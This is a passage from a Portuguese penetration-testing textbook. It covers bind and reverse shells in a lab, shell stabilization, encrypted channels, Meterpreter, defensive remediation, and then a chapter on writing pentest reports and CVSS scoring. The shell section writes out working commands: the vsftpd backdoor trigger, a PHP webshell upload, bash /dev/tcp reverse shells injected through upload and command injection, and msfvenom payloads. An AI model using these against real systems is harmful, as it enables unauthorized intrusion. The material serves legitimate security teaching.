Na **bind shell (shell de ligação)**, o **alvo** abre uma porta e fica escutando, com um shell amarrado a ela. O atacante é quem inicia a conexão, apontando seu cliente para aquela porta. É o modelo mais intuitivo — "conecte-se à máquina e receba um prompt" — e também o mais frágil na internet real: firewalls de perímetro bloqueiam por padrão conexões **de entrada (inbound)**, então a porta que o alvo abriu quase nunca é alcançável de fora.



Bind shell: o alvo escuta numa porta; o atacante conecta. Um firewall de entrada bloqueia.

Bind shell: o alvo escuta numa porta; o atacante conecta. Um firewall de entrada bloqueia.

O **reverse shell (shell reverso)** inverte os papéis para vencer justamente esse firewall. Agora é o **atacante** quem abre um listener na própria máquina, e o **alvo** que inicia a conexão de volta, "para fora". Como a maioria das redes libera o tráfego **de saída (outbound)** sem restrição — afinal, é assim que os funcionários navegam —, a conexão que parte de dentro do perímetro atravessa o firewall sem esbarrar em nada. Por isso o shell reverso é o padrão de fato em pentest: ele contorna a barreira que derruba o bind.

Reverse shell: o alvo conecta de volta ao atacante e atravessa o firewall de saída.

Reverse shell: o alvo conecta de volta ao atacante e atravessa o firewall de saída.

Os dois diagramas mostram a mesma seta de controle apontando em sentidos opostos. Guarde a regra prática: **se você não controla o firewall do alvo, use reverse shell.** As duas próximas seções materializam cada modelo com uma falha que você já explorou.

O bind shell na prática: o backdoor do vsftpd

O exemplo mais limpo de bind shell no laboratório é o backdoor do **vsftpd 2.3.4** (CVE-2011-2523), explorado no Capítulo 5. Vale revisitá-lo aqui pela ótica da topologia: ele é um bind shell de manual. O serviço adulterado, ao receber um usuário terminando em `:)` na porta 21, abre um interpretador de `root` escutando na porta **6200** — o alvo passou a ouvir. O atacante só precisa disparar o gatilho e conectar:

```
printf 'USER x:)\r\nPASS x\r\n' | nc 10.137.0.24 21
nc 10.137.0.24 6200
id
uid=0(root) gid=0(root) groups=0(root)
```

A segunda linha é a essência do bind shell: um `nc` do atacante conectando-se a uma porta **aberta pelo alvo**. Repare que aqui não houve firewall no caminho — o lab está na mesma rede isolada. Contra um alvo real na internet, essa conexão à 6200 quase certamente bateria num firewall de entrada e morreria, e é exatamente essa fragilidade que motiva o modelo reverso.

O reverse shell na prática: plantando o payload

No shell reverso, o atacante escuta e o alvo conecta de volta — mas, para o alvo conectar, é preciso **colocar** nele um comando que faça isso. É aqui que entra o que os capítulos de RCE já permitiam: qualquer execução de código no alvo serve para plantar o payload. Voltemos à aplicação web do capítulo 11, que tinha duas portas escancaradas: o upload sem validação e a injeção de comando.

O caminho mais visual é o **upload**: a webshell é um arquivo tangível que você deposita no servidor. Um script PHP mínimo já basta:

```
echo '<?php system($_GET["c"]); ?>' > shell.php
curl -s -F "arquivo=@shell.php" http://10.137.0.24/upload.php
<p>Enviado: <a href="uploads/shell.php">uploads/shell.php</a></p>
```

O arquivo aterrissou em `/uploads/`, uma pasta com listagem habilitada — o shell plantado, agora visível no índice de diretório do próprio alvo. Antes de promovê-lo a shell interativo, prepare o lado atacante: um listener escutando na porta escolhida.

```
nc -lvnp 4444
listening on [any] 4444 ...
```

Com o listener no ar, dispare o reverso. O payload clássico em Linux usa o pseudo-dispositivo `/dev/tcp` do próprio `bash` para abrir a conexão de volta e redirecionar entrada, saída e erro para ela:

```
curl http://10.137.0.24/uploads/shell.php --data-urlencode 'c=bash -i >& /dev/tcp/10.137.0.21/4444
0>&1'
```

No terminal do atacante, o listener que estava mudo ganha vida — a conexão chegou de dentro do alvo:

```
connect to [10.137.0.21] from (UNKNOWN) [10.137.0.24] 51022
www-data@alvo:/var/www/html/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

O mesmo resultado sai pela **injeção de comando** do `ping.php`, sem sequer enviar arquivo — o payload vai direto no parâmetro vulnerável:

```
curl http://10.137.0.24/ping.php --data-urlencode 'ip=127.0.0.1;bash -i >&
/dev/tcp/10.137.0.21/4444 0>&1'
```

Qualquer uma das duas vias entrega o mesmo shell reverso de `www-data`. E não é só a aplicação web: o WAR do Tomcat (capítulo 18), o `COPY FROM PROGRAM` do PostgreSQL (17), a escrita de chave via Redis (15) e o callback JNDI do Log4Shell (20) terminam todos na mesma coisa — uma conexão de volta caindo num listener no Kali. O reverse shell é o denominador comum da pós-exploração.

O shell burro e o TTY completo

O shell que acabou de chegar funciona, mas é **burro (dumb shell)**: um cano de bytes sem terminal por trás. Tente apertar `Ctrl-C` e você mata o `nc` inteiro, perdendo o acesso. As setas viram lixo (`^[[A`), o `Tab` não completa nada, `less` e `vim` se recusam a abrir, e um `su` ou `ssh` a partir dele falha porque não há **TTY (teletypewriter)** — o dispositivo de terminal que esses programas exigem. Um shell burro é utilizável para um comando ou outro, mas insuportável para trabalhar.

A solução é **estabilizar** o shell, promovendo-o a um TTY interativo completo. A técnica canônica em Linux usa o módulo `pty` do Python, presente em praticamente todo alvo, para gerar um pseudoterminal em volta do `bash`:

```
1 python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Isso já devolve o prompt colorido e resolve o `su`/`ssh`, mas ainda faltam os sinais e o histórico. O passo seguinte é o mais elegante: suspenda o shell remoto com `Ctrl-Z`, ajuste o **seu** terminal para o modo cru (repassando `Ctrl-C`, `Tab` e setas ao alvo em vez de interpretá-los localmente) e reanexe:

Estabilizar o shell: de um prompt cego a um terminal interativo completo.

```
   1 [Ctrl-Z]
1067 stty raw -echo; fg
1068 export TERM=xterm-256color
```

Como o diagrama resume, o resultado é um terminal indistinguível de uma sessão SSH: `Ctrl-C` interrompe o comando do alvo sem derrubar a conexão, o histórico e a edição de linha funcionam, e editores de tela cheia abrem normalmente. Onde o Python não existir, o **socat** entrega o mesmo pseudoterminal completo numa tacada — no atacante, `socat file:$(tty),raw,echo=0 tcp-listen:4444`; no alvo, `socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.137.0.21:4444`.

Cifrando o canal: ncat e socat

O `nc` tradicional transmite tudo **em texto puro**. Como o capítulo 7 do Wireshark deixou claro para o Telnet, qualquer IDS ou analista no caminho lê seus comandos, suas senhas e a saída — o shell reverso vira uma confissão em tempo real. Duas ferramentas do Kali resolvem isso cifrando o transporte com TLS.

O **ncat**, a reimplementação moderna do Netcat pelo projeto Nmap, adiciona um simples `--ssl`. No atacante, `ncat --ssl -lvnp 4444`; no alvo, `ncat --ssl 10.137.0.21 4444 -e /bin/bash`. O **socat** faz o mesmo com `OPENSSL-LISTEN` e `OPENSSL`, e ainda permite fixar certificados. O canal cifrado não esconde a existência da conexão — um firewall ainda vê *que* houve tráfego para uma porta incomum —, mas esconde o **conteúdo**, elevando bastante o custo da detecção baseada em assinatura.

O caminho do arsenal: msfvenom e multi/handler

Bind e reverse shells de `nc`/`bash` são ótimos para entender o mecanismo, mas o arsenal do Kali oferece um shell muito mais rico: o **Meterpreter**, o payload do Metasploit que roda em memória e traz dezenas de comandos de pós-exploração (upload/download, captura de tela, pivô, migração de processo). O gerador é o **msfvenom**, que você já usou para o WAR do Tomcat. Para um alvo Linux de 64 bits:

```
1 msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.137.0.21 LPORT=4444 -f elf -o agente
```

O `LHOST` e o `LPORT` são o endereço e a porta **do atacante** — para onde o alvo vai conectar de volta. Do outro lado, em vez de um `nc`, sobe-se o listener universal do Metasploit, o `multi/handler`, casado com o mesmo payload:

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.137.0.21
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.137.0.21:4444
[*] Meterpreter session 1 opened (10.137.0.21:4444 -> 10.137.0.24:49712)
meterpreter > getuid
Server username: www-data (33)
```

Entregue o `agente` ao alvo por qualquer um dos RCEs deste livro e execute-o: a sessão Meterpreter abre no `multi/handler`, já estabilizada e com o arsenal completo. É a forma profissional de fazer o que o `nc` faz na unha.

Não confie nos binários do host comprometido

Um atacante que já conquistou `root` (Capítulo 21) costuma deixar um bind shell de netcat escutando como persistência — e, para escondê-lo de um administrador atento, recorre a uma técnica clássica de anti-forense: em vez de ocultar o netcat, adultera a **ferramenta que o denunciaria**. Um `netstat` substituído por um impostor pode filtrar da própria saída a linha da porta suspeita; o mesmo vale para o `ps` e o processo `nc`. É o princípio de todo rootkit — comprometer o mensageiro, não a mensagem —, catalogado como **mascaramento (masquerading, MITRE ATT&CK T1036)** somado ao **enfraquecimento de defesas (impair defenses, T1562)**. A lição, para o pentester e para o investigador, é direta: **num host possivelmente comprometido, os próprios binários do sistema podem estar mentindo.**

Justamente por morar no disco, a manobra é frágil, e um analista atento a desmonta em minutos. O contraponto defensivo se apoia em não confiar na máquina sob suspeita e cruzar fontes independentes:

- **Não use as ferramentas do host investigado.** Rode seus utilitários a partir de mídia própria e confiável, nunca o `netstat` da máquina sob suspeita.
- **Cruze fontes que deveriam concordar.** O `ss -tlnp` (do pacote `iproute2`) e a leitura direta de `/proc/net/tcp` revelam portas em escuta que um `netstat` adulterado pode omitir; a divergência entre duas fontes independentes é, ela própria, a assinatura da adulteração.
- **Verifique a integridade dos binários.** `dpkg -V` (ou `rpm -Va`) e sistemas de monitoramento como o **AIDE** comparam cada arquivo do sistema com um hash conhecido e denunciam um binário trocado; `which -a netstat` e `stat` expõem caminho, tamanho e data de modificação suspeitos.
- **Monitore `/usr/bin` e `/usr/sbin`.** Um binário de sistema cujo hash muda fora de uma atualização de pacote é, por si só, um indicador de comprometimento.

Esse é o outro lado de todo o capítulo: se o shell reverso é o pé na porta do atacante, a desconfiança dos binários do alvo é o chão que o defensor precisa checar antes de pisar.

Até onde vai

O shell remoto não é o fim da linha — é a dobradiça da invasão. Na cadeia real de um ataque, ele é o **foothold (ponto de apoio)**: o momento em que você deixa de conversar com um serviço e passa a operar o sistema. Dele partem os dois movimentos seguintes que o livro já cobriu: a **escalação de privilégio** do capítulo 21, que transforma o shell de `www-data` em `root`, e a pós-exploração — persistência, coleta de credenciais, pivô para outras máquinas da rede. Este capítulo não abriu uma porta nova; consolidou o ofício que estava implícito em todas as anteriores, para que a próxima vez que uma exploração terminar em "e você ganha um shell", você saiba exatamente o que tem em mãos e como afiá-lo.

Remediação

O shell reverso é difícil de impedir justamente porque abusa de uma permissão legítima — o tráfego de saída. Ainda assim, a defesa em camadas reduz muito a superfície.

- **Filtragem de saída (egress filtering).** A medida mais eficaz: negar por padrão o tráfego de saída e liberar apenas os destinos e portas necessários. Um servidor web não tem motivo para iniciar conexões para uma porta arbitrária na internet; bloquear isso mata o reverse shell na origem. A maioria das redes protege apenas o perímetro de entrada e deixa a saída livre — exatamente a brecha que o modelo reverso explora.
- **Menor privilégio para serviços.** Se o processo comprometido roda como `www-data` e não como `root`, o shell obtido é limitado, e a escalação passa a ser um segundo obstáculo em vez de um brinde. Serviços em contas dedicadas e sem privilégio contêm o estrago.
- **Detecção de anomalia e C2.** Um IDS/EDR que perfila o comportamento normal alerta sobre um processo servidor que subitamente executa `/bin/bash` e abre um socket de saída. Canais cifrados escapam da inspeção de conteúdo, mas ainda expõem metadados — destino incomum, porta não padrão, persistência da conexão — detectáveis por análise de fluxo (por exemplo, *fingerprinting* JA3 de TLS).
- **Bloqueio dos vetores de entrega.** Nenhum reverse shell se planta sem uma execução de código. Corrigir as falhas dos capítulos anteriores — upload validado, injeção sanitizada, serviços atualizados — remove o meio pelo qual o payload chega ao alvo.

A lição é a mesma que fecha o ciclo ético do pentest: o shell é o sintoma; a causa é sempre uma execução de código que não deveria existir e um perímetro que confia demais no que sai.

Ferramentas citadas

- **nc (Netcat)** — utilitário de leitura e escrita em conexões TCP/UDP; usado para o bind shell (conectar à 6200) e o listener reverso (`-lvnp`). Licença: código aberto (domínio público, na variante tradicional).
- **ncat** — reimplementação do Netcat pelo projeto Nmap, com suporte a TLS (`--ssl`) para cifrar o canal. Licença: código aberto (NPSL, estilo GPL).
- **socat** — relé de dados multiuso entre soquetes; entrega um pseudoterminal completo numa linha e cifra o transporte com `OPENSSL`. Licença: código aberto (GPLv2).
- **bash** — o interpretador do alvo; seu pseudo-dispositivo `/dev/tcp` monta o reverse shell sem nenhuma ferramenta extra. Licença: código aberto (GPLv3).
- **python3** — presente na maioria dos alvos; o módulo `pty` gera o pseudoterminal que estabiliza o shell burro. Licença: código aberto (PSF License).
- **stty** — ajusta os parâmetros do terminal do atacante (`raw -echo`) para repassar sinais e teclas ao shell remoto. Licença: código aberto (GPL, parte do coreutils).
- **msfvenom** — gerador de payloads do Metasploit Framework; produz o agente Meterpreter para o shell reverso rico. Licença: código aberto (BSD, licença do Metasploit).
- **Metasploit Framework (multi/handler)** — listener universal que recebe e gerencia a sessão Meterpreter. Licença: BSD de 3 cláusulas (edição community).

Referências

- SHARMA, Glen D. **The Ultimate Kali Linux Book**. 2. ed. Birmingham: Packt Publishing, 2022. Cap. 7: Understanding Network Penetration Testing.
- MITRE CORPORATION. **ATT&CK T1059 — Command and Scripting Interpreter**. Disponível em: https://attack.mitre.org/techniques/T1059/. Acesso em: 15 jul. 2026.
- MITRE CORPORATION. **ATT&CK T1571 — Non-Standard Port**. Disponível em: https://attack.mitre.org/techniques/T1571/. Acesso em: 15 jul. 2026.
- SWISSKYREPO. **PayloadsAllTheThings — Reverse Shell Cheat Sheet**. Disponível em: https://github.com/swisskyrepo/PayloadsAllTheThings. Acesso em: 15 jul. 2026.
- INSECURE.COM (NMAP PROJECT). **Ncat Reference Guide**. Disponível em: https://nmap.org/ncat/. Acesso em: 15 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 23 — Relatório e trilha de estudo

Você invadiu tudo. Capturou cada flag, escalou até `root`, e a máquina-alvo é sua do primeiro byte ao último. E daí? Se você fechar o terminal agora, nada disso vale um centavo para quem pagou pelo teste. O pentest não termina quando você ganha o shell — termina quando você entrega o documento que transforma o que descobriu em decisão. Este capítulo fecha o livro pela porta menos glamourosa e mais importante: o relatório. E, depois dele, o mapa de para onde ir.

O relatório é o único artefato que o cliente lê. Ele não assistiu à sua sessão de `sqlmap`, não viu o `linpeas` cuspir o binário SUID esquecido, não acompanhou o `hydra` quebrar a senha `admin123`. Para a organização que contratou o teste, o pentest **é** o relatório — todo o resto foi trabalho invisível. Um achado brilhante mal documentado é um achado desperdiçado; uma falha mediana bem explicada e priorizada é uma vulnerabilidade que será corrigida. O valor do trabalho ofensivo se materializa na clareza do texto final.

A estrutura de um relatório profissional

Um bom relatório fala com dois públicos ao mesmo tempo, e por isso se organiza em camadas. A gestão precisa decidir onde investir; a equipe técnica precisa reproduzir e corrigir. As seções a seguir atendem a ambos, do mais estratégico ao mais concreto.

O **sumário executivo (executive summary)** abre o documento e é escrito para quem não vai ler o resto. Uma página, sem jargão, respondendo em linguagem de negócio: qual foi o escopo, qual a postura de segurança encontrada, quantos achados críticos existem e qual o risco para a operação. É aqui que a diretoria decide o orçamento de remediação — se esta página falha, o relatório inteiro falha.

A **metodologia** documenta como o teste foi conduzido: o escopo acordado (quais IPs, quais serviços), as datas, o tipo de teste (caixa-preta, caixa-cinza ou caixa-branca) e os padrões seguidos — por exemplo o **PTES (Penetration Testing Execution Standard)**, o **OWASP Testing Guide** para aplicações web ou o **NIST SP 800-115**. Essa seção dá rastreabilidade e prova que o trabalho foi sistemático, não sorte.

Os **achados (findings)** são o coração técnico. Cada vulnerabilidade encontrada vira uma ficha padronizada com quatro elementos obrigatórios:

- **Descrição** — o que é a falha e onde vive. As vulnerabilidades deste livro são exemplos exatos do formato: "credenciais fracas no serviço SSH", "transferência de zona DNS (AXFR) permitida a qualquer cliente", "FTP com login anônimo habilitado", "SQL injection no parâmetro de busca da aplicação web", "Redis exposto sem autenticação", "binário SUID explorável permitindo escalação a `root`".
- **Evidência / prova de conceito (proof of concept)** — o comando exato e a saída que comprovam a falha. Aqui entram as capturas de terminal do laboratório: a linha do `nmap`, a resposta do `dig axfr`, o dump do `sqlmap`. Sem evidência reproduzível, o achado é opinião.
- **Classificação de risco** — a severidade, idealmente ancorada em CVSS (a seguir).
- **Recomendação de remediação** — o conserto concreto: "desabilitar `anonymous_enable` no `vsftpd.conf`", "restringir AXFR a secundários autorizados via `allow-transfer`", "exigir autenticação e `bind` em `127.0.0.1` no Redis", "aplicar consultas parametrizadas contra a SQL injection". Cada falha explorada nos capítulos anteriores já traz sua remediação — o relatório apenas as consolida.

A **conclusão** recompõe o quadro: a cadeia de exploração (como um FTP anônimo levou a um vazamento de credenciais que levou a um shell que levou a `root`), a tendência geral e as recomendações estratégicas de médio prazo, além dos consertos pontuais.


Classificando o risco com CVSS

Dizer que uma falha é "grave" é subjetivo; priorizar exige uma métrica comum. O **CVSS (Common Vulnerability Scoring System)**, mantido pelo FIRST, é o padrão da indústria. Ele produz uma nota de

0,0 a 10,0 a partir de um **vetor (vector string)** que descreve as características da falha.

O grupo de métricas **base** captura o que é intrínseco à vulnerabilidade e não muda com o tempo: o **vetor de ataque (Attack Vector)** — rede, adjacente, local ou físico; a **complexidade**; os **privilégios necessários**; a **interação do usuário**; e o impacto em **confidencialidade, integridade e disponibilidade**. Uma SQL injection não autenticada e explorável pela rede, por exemplo, gera um vetor como `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` e uma nota base próxima de 9,8 — **crítica**. Já o FTP anônimo somente-leitura, sem dados sensíveis, cai para a faixa **média**.

A nota se traduz em faixas qualitativas — **Baixa** (0,1–3,9), **Média** (4,0–6,9), **Alta** (7,0–8,9) e **Crítica** (9,0–10,0) — que ordenam a fila de remediação. Mas a nota bruta é só o começo: a priorização real pondera o CVSS com o **contexto do negócio** (o ativo é público? guarda dados de clientes?) e a facilidade de exploração observada em campo. Um "Alto" num servidor interno de testes pode esperar; um "Médio" na borda pública, exposto à internet, corrige-se primeiro.



Régua de severidade CVSS v3.1: as quatro faixas e alguns achados do laboratório posicionados.

A régua acima posiciona alguns achados do laboratório ao longo das faixas, mostrando como a mesma bateria de falhas se distribui da base ao topo da prioridade.

Ferramentas de apoio ao relatório

Escrever dezenas de fichas à mão, colar capturas e manter a consistência entre pentesters de uma mesma equipe é trabalhoso e propenso a erro. Duas ferramentas de código aberto colaborativas resolvem isso, agregando evidências e gerando o documento final.

- **Dradis Community Edition** — plataforma de colaboração e geração de relatórios; centraliza achados, importa saídas de ferramentas (nmap, Nessus, Burp) e exporta relatórios a partir de modelos. Licença: código aberto (GPLv2), com edição comercial (Dradis Pro).
- **Faraday** — ambiente integrado de pentest que consolida os resultados de múltiplas ferramentas numa base única e permite trabalho em equipe sobre o mesmo engagement. Licença: código aberto (núcleo GPLv3), com edição comercial.

Ambas vivem entre a coleta e a entrega: você continua explorando com o arsenal do Kali, mas despeja tudo num repositório estruturado que vira o relatório.

A trilha depois deste livro

Este livro termina, o aprendizado não. O laboratório projeto*meu*deus foi a primeira parede de escalada; há um circuito inteiro à sua frente, e ele se percorre em quatro frentes.

Laboratórios mantêm a mão quente contra alvos sempre novos. O **Hack The Box** e o **TryHackMe** oferecem máquinas e trilhas guiadas, do iniciante ao avançado; o **VulnHub** disponibiliza imagens de VM vulneráveis para baixar e atacar offline, no mesmo espírito do projeto*meu*deus. A regra é simples: uma máquina nova por semana vale mais que um mês sem tocar num terminal.

Certificações estruturam o estudo e abrem portas no mercado. A **OSCP (Offensive Security Certified Professional)**, da OffSec, é o rito de passagem prático do pentester — 24 horas de exame

hands-on e um relatório para entregar (exatamente a habilidade deste capítulo). O **CEH (Certified Ethical Hacker)**, do EC-Council, cobre a amplitude teórica do ofício e é o par irmão deste livro na série.

Frameworks dão vocabulário e método. O **MITRE ATT&CK** cataloga táticas e técnicas reais de adversários numa matriz — mapear seus achados às técnicas ATT&CK profissionaliza tanto o ataque quanto a defesa; é a ponte natural entre o pentest e o *threat intelligence*.

Por fim, os **livros irmãos** desta série aprofundam o que aqui só tangenciamos: o volume de **CEH** para a base conceitual e a certificação, e o de **Cyber Kill Chain** para entender a anatomia de uma intrusão do ponto de vista do defensor — porque atacar bem é, no fundo, saber onde a cadeia se quebra.

Kālikā não destrói por crueldade: destrói a ilusão para que a verdade apareça. Foi o que você fez ao longo destes vinte e dois capítulos — desmontou a fachada de segurança de cada serviço para ver o que havia por trás. O conhecimento que ilumina é também o que responsabiliza. Use-o em alvos que são seus ou que autorizaram você, documente o que encontrar, e entregue luz onde havia sombra. O terminal fica aberto.

Ferramentas citadas

- **Dradis Community Edition** — plataforma colaborativa de agregação de achados e geração de relatórios de pentest. Licença: código aberto (GPLv2); edição Pro comercial.
- **Faraday** — ambiente integrado multiusuário para consolidar resultados de ferramentas de pentest e produzir relatórios. Licença: código aberto (GPLv3); edição comercial.
- **CVSS (Common Vulnerability Scoring System)** — padrão aberto de pontuação de severidade de vulnerabilidades, mantido pelo FIRST. Licença: especificação aberta (uso livre).

Referências

- FIRST. **Common Vulnerability Scoring System v3.1: Specification Document**. Forum of Incident Response and Security Teams, 2019. Disponível em: https://www.first.org/cvss/. Acesso em: 11 jul. 2026.
- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda; OREBAUGH, Angela. **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- PTES. **Penetration Testing Execution Standard**. Disponível em: http://www.pentest-standard.org/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **OWASP Web Security Testing Guide**. Disponível em: https://owasp.org/www-project-web-security-testing-guide/. Acesso em: 11 jul. 2026.
- MITRE. **ATT&CK: Adversarial Tactics, Techniques, and Common Knowledge**. Disponível em: https://attack.mitre.org/. Acesso em: 11 jul. 2026.
- OFFENSIVE SECURITY. **OSCP — Penetration Testing with Kali Linux (PEN-200)**. OffSec. Disponível em: https://www.offsec.com/courses/pen-200/. Acesso em: 11 jul. 2026.